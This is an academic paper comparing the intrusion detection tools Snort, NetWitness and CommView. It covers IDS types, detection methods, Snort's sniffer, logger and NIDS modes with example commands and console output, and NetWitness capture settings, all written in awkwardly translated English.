UDK 004.7.056

A TEST OF IDS APPLICATION OPEN SOURCE AND COMMERCIAL SOURCE

Dragan Randjelovic[1]*, Vladan Djordjevic*[2]
[1]*Academy of Criminalistic and Police Studies*[1]*, Belgrade*
[2]*Police Department of Pirot*

Abstract: Computer users who still primarily work in networks require that the access to their data and resources in general is granted only to those that they allow to – just as in the case of physical property, the users of computer systems want the so-called computer security. The Internet, as the best known computer network, connects millions of people around the world granting them access primarily to a large amount of information and its users need to have the necessary means in order to achieve a given level of security. Systems for detecting intrusion in a computer system (IDS-instrusion detection system), solve the problem of unwanted network access. There are open-source and closed-commercial code IDS and it is important to have an insight into their advantages and disadvantages.

Keywords: Intrusion detection system, Snort, Netwitness, Commview.

1. Introduction

Over the last few years, computer security has been one of the most commonly mentioned concepts in computer science. New methods of attacking information systems are revealed daily and they practically double every following year. The reasons are numerous. The Internet access is increasingly simpler and cheaper, and technology development has made connections faster, so that it is increasigly hard to analyze the transactions that take place in these networks of high frequency. In addition, the market is currently dominated by a very small number of operating systems and, finding the vulnerabilities, the attacker has a large number of potential victims. Also, the rapid development of technology places some untested solutions in the market and that ultimately results in a large number of security vulnerabilities. In addition, the popularization of the Internet and offering information about the new flaws easily and quickly spread among a large number of people, and the acquisition of tools to attack the various information systems is reduced to visit to one of the many hacker sites.

2. Intrusion detection systems

The Intrusion detection system (IDS) is an application that detects security threats to your computer or network, and alerts you when it identifies danger. IDS has three functional parts:

- **Sensors** ("eyes" of each IDS-through which it captures traffic on the level of the computer system)
- **Console** ("Management arm" IDS for the supervision and control)
- **Central system** ("Soul" of the IDS, a system that records security events, which are recognized by the sensor, saves them in a database or a log generate alerts in keeping with the system rules).

[1] E-mail: dragan.randjelovic@kpa.edu.rs

2.1 Concepts of intrusion detection

Intrusion detection systems, or IDS can generally be divided as follows:

- **H**ost Based **I**ntrusion **D**etection **S**ystem – **HIDS** installed as agents on host machines. It can analyze system and application log files in order to identify activities that look like the intrusion. HIDS has the following tasks:
- HIDS monitors incoming network traffic on a single computer in order to detect attacks, while using the anomaly detection based or signature.
- HIDS examine the system logs for suspicious events, as well as multiple failed attempts at logging.
- HIDS checks the integrity of files on the system in terms of whether the file was modified.




Figure 1: Host Based Intrusion Detection System - HIDS

- **N**etwork **I**ntrusion **D**etection **S**ystem- **NIDS**

They can analyze network traffic (packets traveling cables between computers) and compare

fingerprints to the database security threats. NIDS is given in Figure 2 has the following tasks:

- ✓ NIDS uses the network card installed in Promiscuous (hereinafter referred to as common) mode of order packets caught traveling to various media and protocols (usually TCP / IP).
- ✓ Generates a warning about the attacks in real time.
- ✓ Generates logs that can help in the analysis of the attack after the attacks already occurred.

A typical example of one of the snort NIDS.




Figure 2: Network Intrusion Detection System- NIDS

- **D**istributed **I**ntrusion **D**etection **S**ystem- **DIDS**:

✓ Is contained by a NIDS, HIDS, or both.
✓ Sensors are located throughout the network and send reports to a centralized managing station.
✓ Centralized management station includes base signature intrusion sensors and sends them as needed.
✓ Using encrypted VPN connection between the control station and sensor.




Figure 3: Distributed Intrusion Detection System- DIDS

The main types of detection systems used by intrusion detection:

- **Signature detection**

Signature of the ids pattern which compares the contents of a package with pre-known attacks. Usually it is a typical parts and bits of information that IDS should review the incoming network traffic and identify it as a 'bad' traffic. The set of signatures used by IDS is the database of signatures (Signature base). Detection of the signature is one of the most common types of IDS detection but has the disadvantage that the IDS in network traffic patterns search attacks that have already been defined in the signature-based IDS can and a new form of attack because it does not recognize a similar pattern in the database of signatures.



Monitoring activities
The database of known attack tags
Module for comparison with the label
Yes
prevent or warn
No
Allow

Figure 4: The concept of detection by signature

- **Anomaly detection**

IDS used by anomaly detection works on the principle that teaches how to look "normal" network traffic and then make the alarm if you see something that contradict those of the image. Unfortunately much new or different can be marked as "abnormal" traffic is properly configured so that IDS may be low in terms of missed attacks, but rather sensitive to false alarms.




Figure 5: The concept of detection by anomaly

Some IDS detection by using signatures (snort), some anomalies and some by both.

2.2 Intrusion detection systems for open and commercial source

2.2.1 Snort

Snort the intrusion detection system open source and is logically divided into multiple components. These components work together to detect certain attacks and to generate output in the desired format. Snort based IDS has the main parts:

- Packet decoder;
- Pretprocessors;
- Detection system;
- Logging and alerts;
- Modules outputs.

Figure 7 shows how these components are arranged. Each packet from the network into the packet decoder. When it executes the process of taking (born capturing) package. For taking the package is usually used a separate part of the software takes over network traffic from a network card and sent to the decoder package. The software is called the driver to capture packets (born packet capture driver). On Windows operating systems the most common driver for this purpose has already been mentioned WinPcap, while on Linux to libpcap. On your way to the output modules, the package is rejected, logged, or generates alerts.




Figure 6: Components of Snort

2.2.2 Netwitness

NetWitness is a security product that audits and monitors all traffic on a network. It creates a comprehensive log of all network activities and interprets the activities into a format that network engineers and non-engineers alike can quickly understand.

NetWitness INVESTIGATOR is the application we use to analyze the data captured from our network in order to identify possible internal or external threats to our security and IP infrastructure. We can import data from other collection sources or, if we have the Field Edition, perform live data capture.





Figure 7: The appearance of the basic display of NetWitness

2.2.3 CommView

CommView is a **network monitor** and **analyzer** designed for LAN administrators, security professionals, network programmers, home users…virtually anyone who wants a full picture of the traffic flowing through a PC or LAN segment. Loaded with many user-friendly features, CommView combines performance and flexibility.


Commview can be used on any Windows system, 2000/XP/2003/Vista/7. Requires 10/100/1000 Mbps network, wireless or Token Ring card, or a standard dial-up adapter. It is necessary to initiate the recording of the first packages to be selected adapter that wants to record from the menu:


D-Link Xtreme N - Packet Scheduler Miniport
Bluetooth Device (Personal Area Network)
ADMtek ADM8511 USB To Fast Ethernet Converter - Packe
D-Link Xtreme N - Packet Scheduler Miniport
Intel(R) 82566DM Gigabit Network Connection - Packet Sc
Loopback
Dial-Up Adapter

.


Figure 8: Select the adapter that will be recorded

When you make your selection, click on *Start Capture.*



Slika 9: Početak snimanja

If you visit a web page, such as Wikipedia, *www.wikipedia.org*, and then look in the CommView main window you will see what a program is recorded..


CommView
File Search View Tools Settings Rules Help
ADMtek ADM8511 USB To Fast Ethernet Converter - Pa
Latest IP Connections
Packets
VoIP
Logging
Rules
Alarms

Local IP	Remote IP	In	Out	Direction	Se...	Ports	Hostname	Process
210.54.125.213	209.68.1.161	8	8	Out	0	domain	wredhor.pair.com	svchost.exe
210.54.125.213	208.80.152.2	71	52	Out	3	http	rr.pmtpa.wikimedia.org	iexplore.exe
210.54.125.213	74.125.77.104	4	6	Out	1	http		iexplore.exe
210.54.125.213	208.80.152.3	43	37	Out	2	http	upload.pmtpa.wikimedia.org	iexplore.exe

Figure 10: Recorded visits to Wikipedia

3. Settings IDS

3.1 Settings SNORT

3.1.1 Setting snort in active mode


After installing snort, performance settings, and possibly write new rules, it is necessary to place the program in an active mode. Before using must install WinPcap, which enable us to capture contents of the package to go through the network and adjust the file *snort.conf* when our most important item to set *var HOME_NET*. For *var EXTERNAL_NET* any good to leave the value *any*. Snort has three modes:

- Sniffer;
- Packet logger;
- NIDS mode.

3.1.2 Sniffer mode

This mode is done simply listing the package at the command line. To wrote the ICMP header / TCP / UDP, use the command: *snort-v-i2.*


Parameter i2 are marked to use the local network interface. If you have more than one network interface on the computer, we can list the command: snort-W. You receive the following screen layout:



```
Initializing Output Plugins!
Var '\Device\NPF_{6DE605D6-FF5E-4AFF-AFBE-E9ED0642DDA5}_ADDRESS' defined, value
len = 25 chars, value = 192.168.0.0/255.255.255.0
Verifying Preprocessor Configurations!

Initializing Network Interface \Device\NPF_{6DE605D6-FF5E-4AFF-AFBE-E9ED0642DDA5
}
Decoding Ethernet on interface \Device\NPF_{6DE605D6-FF5E-4AFF-AFBE-E9ED0642DDA5
}
Preprocessor/Decoder Rule Count: 0

        --== Initialization Complete ==--

   ,,_     -*> Snort! <*-
  o"  )~   Version 2.7.0.1-ODBC-MySQL-FlexRESP-WIN32 (Build 36)
   ''''    By Martin Roesch & The Snort Team: http://www.snort.org/team.html
           (C) Copyright 1998-2007 Sourcefire Inc., et al.

Not Using PCAP_FRAMES
10/20-13:29:55.134198 192.168.0.56:138 -> 192.168.0.255:138
UDP TTL:128 TOS:0x0 ID:78 IpLen:20 DgmLen:232
Len: 204
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

10/20-13:33:46.303036 ARP who-has 192.168.0.1 tell 192.168.0.56

10/20-13:33:49.280655 ARP who-has 192.168.0.1 tell 192.168.0.56

10/20-13:33:55.289301 ARP who-has 192.168.0.1 tell 192.168.0.56

10/20-13:34:07.410658 ARP who-has 192.168.0.1 tell 192.168.0.56

10/20-13:34:10.389506 ARP who-has 192.168.0.1 tell 192.168.0.56

10/20-13:34:16.289851 ARP who-has 192.168.0.1 tell 192.168.0.56

10/20-13:34:28.320392 ARP who-has 192.168.0.1 tell 192.168.0.56

10/20-13:34:31.389625 ARP who-has 192.168.0.1 tell 192.168.0.56

10/20-13:34:31.698843 192.168.58.89:138 -> 192.168.58.255:138
UDP TTL:128 TOS:0x0 ID:24609 IpLen:20 DgmLen:235
Len: 207
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Figure 11: Sniffer mode

If you want to check if snort takes the contents of packages, and not just the contents of the header, use the command: *snort-VDE-i2.* -d parameter displays the contents of the package aplikacijskog layer. Content display, which follow the command is::




```
192.168.0.45:1032 -> 192.168.0.56:139 TCP TTL:128 TOS:0x0 ID:49 IpLen:20 DgmLen:
162 DF
***AP*** Seq: 0x9B20B775  Ack: 0xDF463ACF  Win: 0xF8FB  TcpLen: 20
00 00 00 76 FF 53 4D 42 25 00 00 00 00 18 07 D8  ...v.SMB%.......
00 00 00 00 00 00 00 00 00 00 00 00 00 08 34 04  ..............4.
00 08 40 00 0E 1A 00 00 00 08 00 68 10 00 00 00  ..@........h....
00 88 13 00 00 00 00 1A 00 5C 00 00 00 00 00 00  .........\......
00 37 00 00 5C 00 50 00 49 00 50 00 45 00 5C 00  .7..\.P.I.P.E.\.
4C 00 41 00 4E 00 4D 00 41 00 4E 00 00 00 00 00  L.A.N.M.A.N.....
68 00 57 72 4C 65 68 44 4F 00 42 31 36 42 42 44  h.WrLehDO.B16BBD
7A 00 01 00 68 10 FF FF FF FF                    z...h.....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

10/20-14:04:25.957256 0:C:29:CC:E0:65 -> 0:C:29:80:5D:F4 type:0x800 len:0xB0
192.168.0.56:139 -> 192.168.0.45:1032 TCP TTL:128 TOS:0x0 ID:126 IpLen:20 DgmLen
:162 DF
***AP*** Seq: 0xDF463ACF  Ack: 0x9B20B7EF  Win: 0xF78B  TcpLen: 20
00 00 00 76 FF 53 4D 42 25 00 00 00 00 98 07 D8  ...v.SMB%.......
00 00 00 00 00 00 00 00 00 00 00 00 00 08 34 04  ..............4.
00 08 40 00 0A 08 00 36 00 00 00 08 00 38 00 00  ..@....6.....8..
00 36 00 40 00 00 00 00 00 3F 00 00 00 00 32 10  .6.@.....?....2.
02 00 02 00 58 50 31 00 00 00 00 00 00 00 00 00  ....XP1.........
00 00 00 00 05 01 03 12 05 00 67 10 00 00 58 50  ..........g...XP
32 00 00 00 00 00 00 00 00 00 00 00 00 00 05 01  2...............
03 12 01 00 66 10 00 00 00 00                    ....f.....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

10/20-14:04:25.963601 0:C:29:80:5D:F4 -> 0:C:29:CC:E0:65 type:0x800 len:0x61
192.168.0.45:1032 -> 192.168.0.56:139 TCP TTL:128 TOS:0x0 ID:50 IpLen:20 DgmLen:
83 DF
***AP*** Seq: 0x9B20B7EF  Ack: 0xDF463B49  Win: 0xF881  TcpLen: 20
00 00 00 27 FF 53 4D 42 74 00 00 00 00 18 07 C8  ...'.SMBt.......
00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FE  ................
00 08 50 00 02 FF 00 00 00 00 00                 ..P........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

10/20-14:04:25.964084 0:C:29:CC:E0:65 -> 0:C:29:80:5D:F4 type:0x800 len:0x61
192.168.0.56:139 -> 192.168.0.45:1032 TCP TTL:128 TOS:0x0 ID:127 IpLen:20 DgmLen
:83 DF
***AP*** Seq: 0xDF463B49  Ack: 0x9B20B81A  Win: 0xF760  TcpLen: 20
00 00 00 27 FF 53 4D 42 74 00 00 00 00 98 07 C8  ...'.SMBt.......
00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FE  ................
```

Figure 12: Sniffer mode snort package download messages

3.1.3 Packet log mode

Creating log files is done by entering commands: *snort-dev -l./log-i2*

Results can be seen in the folder snort, a potfolder log. Screen appearance in the command prompt is:



```
   Dropped: 0(0.000%)
   Outstanding: 0(0.000%)
===============================================================================
Breakdown by protocol:
      TCP: 58          (86.567%)
      UDP: 1           (1.493%)
     ICMP: 8           (11.940%)
      ARP: 0           (0.000%)
    EAPOL: 0           (0.000%)
     IPv6: 0           (0.000%)
  ETHLOOP: 0           (0.000%)
      IPX: 0           (0.000%)
     FRAG: 0           (0.000%)
    OTHER: 0           (0.000%)
  DISCARD: 0           (0.000%)
InvChkSum: 0           (0.000%)
===============================================================================
Action Stats:
ALERTS: 0
LOGGED: 67
PASSED: 0
===============================================================================
Snort exiting

C:\Snort>_
```

Figure 13: Packet log mode

We see the number and percentage of each protocol the total number of protocols that snort recognized.

The fastest way of logging is binary (binary mode) command: *snort-dev -l./log-b-i2*

Packets that are logged in a binary file can be read by any tool for recording using tcpdump format. These are the types of tools Ethereal, Wireshark, and others.

3.1.4 NIDS mode

Snort in NIDS mode uses the command: *snort-dev -l./log-c snort.conf-A fast-i2*. In this way, logged only packages that meet the rules that we defined in the *snort.conf* file.

Note: Since the is snort primarily designed to work on Linux operating systems, using the Windows operating system requires additional configuration file snort.conf.

It takes the path

dynamicpreprocessor directory

/ usr / local / lib / snort_dynamicpreprocessor /

dynamicengine / usr / local / lib / snort_dynamicengine / libsf_engine.so

replace the paths

dynamicpreprocessor directory

c:\Snort\lib\snort_dynamicpreprocessor

dynamicengine c:\Snort\lib\snort_dynamicengine\sf_engine.dll

3.2 Settings NetWitness

We record traffic directly from the local network or download a recorded collection from the local host or a remote server (such as a decoder or concentrator). Username / Password login search NetWitness Framework. The connection can be encrypted using SSL. Tool and network rules are namenjana recording in real time as well as with imported collections. Users according to their needs, they can adjust the rules or turn them off. NetWitness translates each protocol on a common language so that further knowledge of the protocol is not necessary.

3.2.1 Capture the network in real time


Recording in real time enables the collection of traffic on the network using WinPcap driver for recording. NetWitness monitor's hubs, switches and passive network taps.

Setting NetWitness between a firewall and the intranet allows monitoring of incoming and outgoing Internet traffic. The most important options are:

- Network adapter - choose the appropriate adapter for our network
- Advance Capture Settings

Max Disc Usage - the percentage of disk space that allows the system to use. Buffer Size (MB) - determine the size in MB that will be used for storing packets from a network card.

- Evidence Handling - that will determine Hash Captures be recorded and its location.



Network Adapter

Adapter: Broadcom NetXtreme Gigabit Ethernet Driver (Microsoft's F

Advanced Capture Settings

Max Disk Usage %: 90


Buffer Size (MB): 10

Evidence Handling

□ Hash Captures (SHA-256)

Hash Directory:

Figure 14: NetWitness mode in real time



Name	Status
Cetvrtak	Ready
d	-
Demo Collection	-
Proba	-
rad	-
s	-
utorak	-

NetWitness Investigator

Investigator is the award-winning interactive threat analysis application of the NetWitness NextGen product suite. Investigator provides security operations staff, auditors, and fraud and forensics investigators the power to perform free-form contextual analysis of raw network data. Investigator collects network traffic live or accepts imported .pcap files providing unprecedented detail, interactive navigation, and dynamic analysis across all network layers. For information on how to get started see the FAQ's below or visit our YouTube channel.

NetWitness Community & Support

Registration of Investigator automatically grants you access to the NetWitness Community. Please use your registration userID and password for access. Direct all Investigator questions and support needs to the Community site. The NetWitness Investigator User Guide is also an excellent resource for detail and context on using the application.

If you encounter problems with your registration activation please contact registration-help@netwitness.com.

NetWitness Customer Portal

Investigator activations and registration data may be accessed on the customer portal.

Most Frequently Asked Questions

- What are Investigator's system requirements?
- How do I create a collection?
- How do I load a PCAP into a collection?
- How can I capture my own traffic and analyze it?
- What are network and application rules and how can I use them?
- What is the difference between local and remote collections?
- Is there a way to optimize performance on drilldowns for large local collections?
- I have Investigator installed on Windows Vista but I don't see any network adapters in my capture config. Am I missing something?
- My virus scanner alerts on the Investigator installer executable as malware when I download the installer to my local machine. Is there an issue with the installer?

NetWitness Corporation © 2008. Terms of Use

Cetvrtak Line Rate: 0 / 0 Mbs Packets Captured: 153 (0.0% Dropped)

